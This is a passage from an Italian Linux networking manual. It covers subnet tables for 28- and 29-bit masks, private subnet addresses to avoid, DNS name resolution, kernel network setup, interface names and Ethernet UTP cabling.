x.x.x.224	*x.x.x*.225	*x.x.x*.254	*x.x.x*.255

Maschera di rete a 28 bit, pari a 255.255.255.240, per 16 sottoreti con 14 nodi ognuna:

rrrrrrrr . rrrrrrrr . rrrrrrrr . ssss hhhh

Rete	IP iniziale	IP finale	Broadcast
x.x.x.0	*x.x.x*.1	*x.x.x*.14	*x.x.x*.15
x.x.x.16	*x.x.x*.17	*x.x.x*.30	*x.x.x*.31
x.x.x.32	*x.x.x*.33	*x.x.x*.46	*x.x.x*.47
x.x.x.48	*x.x.x*.49	*x.x.x*.62	*x.x.x*.63
x.x.x.64	*x.x.x*.65	*x.x.x*.78	*x.x.x*.79
x.x.x.80	*x.x.x*.81	*x.x.x*.94	*x.x.x*.95
x.x.x.96	*x.x.x*.97	*x.x.x*.110	*x.x.x*.111
x.x.x.112	*x.x.x*.113	*x.x.x*.126	*x.x.x*.127
x.x.x.128	*x.x.x*.129	*x.x.x*.142	*x.x.x*.143
x.x.x.144	*x.x.x*.145	*x.x.x*.158	*x.x.x*.159
x.x.x.160	*x.x.x*.161	*x.x.x*.174	*x.x.x*.175
x.x.x.176	*x.x.x*.177	*x.x.x*.190	*x.x.x*.191
x.x.x.192	*x.x.x*.193	*x.x.x*.206	*x.x.x*.207
x.x.x.208	*x.x.x*.209	*x.x.x*.222	*x.x.x*.223
x.x.x.224	*x.x.x*.225	*x.x.x*.238	*x.x.x*.239
x.x.x.240	*x.x.x*.241	*x.x.x*.254	*x.x.x*.255

Maschera di rete a 29 bit, pari a 255.255.255.248, per 32 sottoreti con sei nodi ognuna:

rrrrrrrr . rrrrrrrr . rrrrrrrr . sssss hhh

Rete	IP iniziale	IP finale	Broadcast
x.x.x.0	*x.x.x*.1	*x.x.x*.6	*x.x.x*.7
x.x.x.8	*x.x.x*.9	*x.x.x*.14	*x.x.x*.15
x.x.x.16	*x.x.x*.17	*x.x.x*.22	*x.x.x*.23
x.x.x.24	*x.x.x*.25	*x.x.x*.30	*x.x.x*.31
x.x.x.32	*x.x.x*.33	*x.x.x*.38	*x.x.x*.39
x.x.x.40	*x.x.x*.41	*x.x.x*.46	*x.x.x*.47
x.x.x.48	*x.x.x*.49	*x.x.x*.54	*x.x.x*.55
x.x.x.56	*x.x.x*.57	*x.x.x*.62	*x.x.x*.63
x.x.x.64	*x.x.x*.65	*x.x.x*.70	*x.x.x*.71
x.x.x.72	*x.x.x*.73	*x.x.x*.78	*x.x.x*.79
x.x.x.80	*x.x.x*.81	*x.x.x*.86	*x.x.x*.87
x.x.x.88	*x.x.x*.89	*x.x.x*.94	*x.x.x*.95
x.x.x.96	*x.x.x*.97	*x.x.x*.102	*x.x.x*.103
x.x.x.104	*x.x.x*.105	*x.x.x*.110	*x.x.x*.111
x.x.x.112	*x.x.x*.113	*x.x.x*.118	*x.x.x*.119
x.x.x.120	*x.x.x*.121	*x.x.x*.126	*x.x.x*.127
x.x.x.128	*x.x.x*.129	*x.x.x*.134	*x.x.x*.135
x.x.x.136	*x.x.x*.137	*x.x.x*.142	*x.x.x*.143
x.x.x.144	*x.x.x*.145	*x.x.x*.150	*x.x.x*.151
x.x.x.152	*x.x.x*.153	*x.x.x*.158	*x.x.x*.159
x.x.x.160	*x.x.x*.161	*x.x.x*.166	*x.x.x*.167
x.x.x.168	*x.x.x*.169	*x.x.x*.174	*x.x.x*.175
x.x.x.176	*x.x.x*.177	*x.x.x*.182	*x.x.x*.183
x.x.x.184	*x.x.x*.185	*x.x.x*.190	*x.x.x*.191
x.x.x.192	*x.x.x*.193	*x.x.x*.198	*x.x.x*.199
x.x.x.200	*x.x.x*.201	*x.x.x*.206	*x.x.x*.207
x.x.x.208	*x.x.x*.209	*x.x.x*.214	*x.x.x*.215
x.x.x.216	*x.x.x*.217	*x.x.x*.222	*x.x.x*.223
x.x.x.224	*x.x.x*.225	*x.x.x*.230	*x.x.x*.231
x.x.x.232	*x.x.x*.233	*x.x.x*.238	*x.x.x*.239
x.x.x.240	*x.x.x*.241	*x.x.x*.246	*x.x.x*.247
x.x.x.248	*x.x.x*.249	*x.x.x*.254	*x.x.x*.255

255.3.7 Indirizzi di rete critici

Teoricamente, una volta stabilita la disponibilità di indirizzi, è possibile suddividere questo insieme in reti e sottoreti, secondo le esigenze, sfruttando al massimo gli intervalli. Purtroppo però, bisogna fare i conti con delle consuetudini che in certe situazioni si traducono in problemi difficili da comprendere. In altri termini, a meno di disporre di software preparato per questo, è meglio stare lontani dai punti limite.

Quando si divide un gruppo di indirizzi in diverse sottoreti, teoricamente, la porzione di indirizzo che serve a distinguere le reti non può essere utilizzata con tutti i bit a zero e nemmeno con tutti i bit a uno. Per esempio, disponendo degli indirizzi da 192.168.0.0 a 192.168.255.255, conviene evitare di predisporre la rete 192.168.0.0 con maschera 255.255.255.0 e la rete 192.168.255.0 con maschera 255.255.255.0; infatti, nel primo caso si rischia di interferire proprio con l'indirizzo di rete, mentre nel secondo con l'indirizzo broadcast.

Viene mostrata una tabella che mostra alcuni esempi di indirizzi di rete da evitare quando si usano gli indirizzi privati.

Tabella 255.21. Esempi di indirizzi di sottoreti negli intervalli degli indirizzi privati, che possono creare problemi.


Indirizzo	Maschera	Descrizione
10.0.0.0	255.0.0.0	In questo caso si gestisce una sola rete privata con la maschera di rete predefinita e non dovrebbero esserci problemi.
10.0.0.0	255.255.0.0	Qui si fa una suddivisione in sottoreti e questa sottorete in particolare ha un indirizzo che può entrare in conflitto con l'indirizzo della rete complessiva, che sarebbe lo stesso.
10.255.0.0	255.255.0.0	Si fa una suddivisione in sottoreti, come nell'esempio precedente, ma si rischia di interferire con l'indirizzo broadcast della rete complessiva, che sarebbe lo stesso.
172.16.0.0	255.255.0.0	Si fa una suddivisione in sottoreti e questa sottorete in particolare ha un indirizzo che può entrare in conflitto con l'indirizzo della rete complessiva, che sarebbe lo stesso. Infatti, 16_{10} corrisponde a un ottetto 00010000_2, dove gli ultimi quattro bit sono azzerati.
172.31.0.0	255.255.0.0	Si fa una suddivisione in sottoreti, come nell'esempio precedente, ma si rischia di interferire con l'indirizzo broadcast della rete complessiva, che sarebbe lo stesso. Infatti, 31_{10} corrisponde a un ottetto 00011111_2, dove gli ultimi quattro bit sono tutti a uno.
192.168.0.0	255.255.255.0	Si fa una suddivisione in sottoreti e questa sottorete in particolare ha un indirizzo che può entrare in conflitto con l'indirizzo della rete complessiva, che sarebbe lo stesso.
192.168.255.0	255.255.0.0	Si fa una suddivisione in sottoreti, come nell'esempio precedente, ma si rischia di interferire con l'indirizzo broadcast della rete complessiva, che sarebbe lo stesso.

255.4 Nomi di dominio

La gestione diretta degli indirizzi IP è piuttosto faticosa dal punto di vista umano. Per questo motivo si preferisce associare un nome agli indirizzi numerici. Il sistema utilizzato attualmente è il DNS (*Domain name system*), ovvero il sistema dei nomi di dominio. Gli indirizzi della rete Internet sono organizzati ad albero in domini, sottodomini (altri sottodomini di livello inferiore, ecc.), fino ad arrivare a identificare il nodo desiderato.

Figura 255.22. Struttura dei nomi di dominio.

.
com
edu
org
it
beta
alfa
dani

(dominio principale o «root»)
(dominio com)
(dominio edu)
(dominio org)
(dominio it)
(dominio beta.it)
(dominio alfa.beta.it)
(nodo dani.alfa.beta.it)

Non esiste una regola per stabilire quante debbano essere le suddivisioni, di conseguenza, di fronte a un nome del genere non si può sapere a priori se si tratta di un indirizzo finale, riferito a un nodo singolo, o a un gruppo di questi.


Con il termine ***nome di dominio***, si può fare riferimento sia al nome completo di un nodo particolare, sia a una parte iniziale di questo, nel lato destro. Dipende dal contesto stabilire cosa si intende veramente. Per fare un esempio che dovrebbe essere più comprensibile, è come parlare di un percorso all'interno di un file system: può trattarsi di una directory, oppure può essere il percorso assoluto che identifica precisamente un file.

Spesso, all'interno della propria rete locale, è possibile identificare un nodo attraverso il solo nome finale (a sinistra), senza la parte iniziale del dominio di appartenenza. Per esempio, se la rete in cui si opera corrisponde al dominio `brot.dg`, il nodo `roggen` viene inteso essere `roggen.brot.dg`. Quando un nome di dominio contiene tutti gli elementi necessari a identificare un nodo, si parla precisamente di FQDN o *Fully qualified domain name*, quindi, `roggen.brot.dg` dell'esempio precedente è un FQDN.

Quando si realizza una rete locale con indirizzi IP non raggiungibili attraverso Internet, è opportuno abbinare nomi di dominio sicuramente inesistenti. Ciò aiuta anche a comprendere immediatamente che non si tratta di un dominio accessibile dall'esterno.

255.4.1 Servizio di risoluzione dei nomi di dominio

In un sistema di nomi di dominio (DNS), il problema più grande è quello di organizzare i *name server* ovvero i ***servizi di risoluzione dei nomi*** (servizi DNS). Ciò è attuato da nodi che si occupano di risolvere, ovvero trasformare, gli indirizzi mnemonici dei nomi di dominio in indirizzi numerici IP e viceversa. A livello del dominio principale (*root*), si trovano alcuni serventi che si occupano di fornire gli indirizzi per raggiungere i domini successivi, cioè `com`, `edu`, `org`, `net`, `it`,... A livello di questi domini ci sono alcuni serventi (ogni dominio ha i suoi) che si occupano di fornire gli indirizzi per raggiungere i domini inferiori, e così via, fino a raggiungere il nodo finale. Di conseguenza, un servizio di risoluzione dei nomi, per poter ottenere l'indirizzo di un nodo che si trova in un dominio al di fuori della sua portata, deve interpellare quelli del livello principale e mano a mano quelli di livello inferiore, fino a ottenere l'indirizzo cercato. Per determinare l'indirizzo IP di un nodo si rischia di dover accedere a una quantità di servizi di risoluzione dei nomi; pertanto, per ridurre il traffico di richieste, ognuno di questi è in grado di conservare autonomamente una certa quantità di indirizzi che sono stati richiesti nell'ultimo periodo.

Figura 255.23. Suddivisione delle competenze tra i vari servizi di risoluzione dei nomi.

In pratica, per poter utilizzare la notazione degli indirizzi suddivisa in domini, è necessario che il sistema locale sul quale si opera possa accedere al suo servizio di risoluzione dei nomi più vicino, oppure gestisca questo servizio per conto suo. In una rete locale privata composta da nodi che non sono raggiungibili dalla rete esterna (Internet), non dovrebbe essere necessario predisporre un servizio di risoluzione dei nomi; in questi casi è comunque indispensabile almeno il file '`/etc/hosts`' (279.2.1) compilato correttamente con gli indirizzi associati ai nomi completi dei vari nodi della rete locale.

255.5 Kernel Linux, configurazione per la rete

Per poter utilizzare i servizi di rete è necessario avere previsto questa gestione durante la configurazione del kernel. Per quanto riguarda GNU/Linux, si tratta principalmente di attivare la gestione della rete in generale e di attivare le particolari funzionalità necessarie per le attività che si intendono svolgere (sezione 67.2.7).

Oltre alla gestione della rete, occorre anche pensare al tipo di hardware a disposizione; per questo si deve configurare la parte riguardante i dispositivi di rete.

255.6 Riferimenti

- Olaf Kirch, *NAG, The Linux Network Administrators' Guide*

  ⟨*http://www.google.com/search?q=%22olaf+kirch%22+nag+%22the+linux+network+administrators+guide%22* ⟩

- Terry Dawson, *Linux NET-3-HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

- S. Gai, P. L. Montessoro, P. Nicoletti, *Reti locali: dal cablaggio all'internetworking*, UTET, edizione Scuola superiore G. Reiss Romoli, 1997

- Charles Hedrick, *TCP/IP introduction*, 1987

  ⟨*http://www.ii.uib.no/~magnus/TCP.html* ⟩

- Mike Oliver, *TCP/IP Frequently Asked Questions*

  ⟨*http://www.itprc.com/tcpipfaq/* ⟩

Capitolo 256

Hardware di rete comune

Quando si vuole connettere il proprio sistema ad altri nodi per formare una rete locale, si utilizzano normalmente delle interfacce di rete, una per elaboratore, connesse tra loro in qualche modo. Normalmente si tratta di schede, ma possono essere utilizzate anche delle porte di comunicazione gestite opportunamente attraverso il software.

256.1 Nomi di interfaccia

A differenza di altri componenti fisici, che vengono identificati ognuno attraverso un file di dispositivo particolare (‘`/dev/*`’), GNU/Linux individua le interfacce di rete attraverso dei nomi che nulla hanno a che vedere con i file della directory ‘`/dev/`’.

Come nel caso dei file di dispositivo, quando ci possono essere più interfacce dello stesso tipo si utilizza un numero alla fine del nome. Per esempio, ‘**`eth0`**’ è la prima interfaccia Ethernet. Dipende dal kernel l’attribuzione di questo numero, quindi, quando si ha la necessità di associare un numero particolare a una certa interfaccia, si devono usare delle istruzioni opportune da dare al kernel nel momento dell’avvio.

Tabella 256.1. Alcuni nomi delle interfacce di rete nei sistemi GNU/Linux.

Nome	Descrizione
`lo`	Interfaccia locale virtuale (*loopback*), di solito si tratta dell’indirizzo 127.0.0.1.
`eth`***n***	La ***n***-esima scheda Ethernet.
`ppp`***n***	La ***n***-esima interfaccia PPP.
`plip`***n***	La ***n***-esima porta parallela utilizzata per le connessioni PLIP.

256.2 Ethernet: IEEE 802.3/ISO 8802.3

Lo standard Ethernet, o più precisamente IEEE 802.3/ISO 8802.3, prevede vari tipi diversi di collegamento. Il più comune di questi è in forma di cavo UTP, abbinato di norma a commutatori di pacchetto (*switch*). La connessione del tipo UTP, ovvero *Unshielded twisted pair*, utilizza un connettore RJ-45.

Figura 256.2. Connettore RJ-45.





Figura 256.3. Componente per il raccordo dei collegamenti UTP, costituito generalmente da un commutatore di pacchetto (*switch*).

A seconda della qualità del cavo UTP utilizzato e delle caratteristiche di schede di rete e commutatori di pacchetto, si possono trasmettere dati a velocità che vanno dai 100 Mbit/s ai 1 000 Mbit/s. Le sigle usate per descrivere queste possibilità sono rispettivamente 100baseT e 1000baseT (la lettera «T» sta a indicare che si tratta di un collegamento UTP).

La lunghezza di un cavo UTP di questo genere, non può superare i 100 m.

256.3 IEEE 802.3/ISO 8802.3: cavi UTP, normali e incrociati

Nella realizzazione di cavi UTP si distinguono due casi: cavi diretti e cavi incrociati (si veda anche il capitolo 90). In linea di massima, il collegamento tra un elaboratore e un commutatori di pacchetto, avviene con cavi diretti, mentre il collegamento di due soli elaboratori, senza componenti intermedi, avviene con un cavo incrociato.

Tuttavia, le situazioni sono molteplici e vale la pena di elencarne alcune, tenendo conto che non sempre la realtà corrisponde alla teoria, pertanto occorre essere pronti a verificare e a provare anche in modo differente.

A partire dagli anni 2000, la maggior parte dei componenti aderenti allo standard IEEE 802.3 è in grado di determinare automaticamente la «polarità» dei cavi collegati, adattandosi automaticamente, senza bisogno di provvedervi manualmente. Pertanto, disponendo di tali componenti più evoluti, è sufficiente utilizzare sempre solo cavi UTP diretti.

Figura 256.4. Cavo 100/1000baseT categoria 5 o 6 diretto. Le coppie 1-2, 3-6, 4-5 e 7-8 sono ritorte.






Figura 256.5. Cavo 100/1000baseT categoria 5 o 6 incrociato. Le coppie 1-2:3-6, 3-6:1-2, 4-5:7-8 e 7-8:4-5 sono ritorte.

256.3.1 Commutatori di pacchetto

I Commutatori di pacchetto tradizionali dispongono di un certo numero di porte «normali» e di una porta aggiuntiva, denominata *up link*. Questa porta speciale serve a collegare più commutatori di pacchetto assieme, come si può vedere nella figura 256.6.




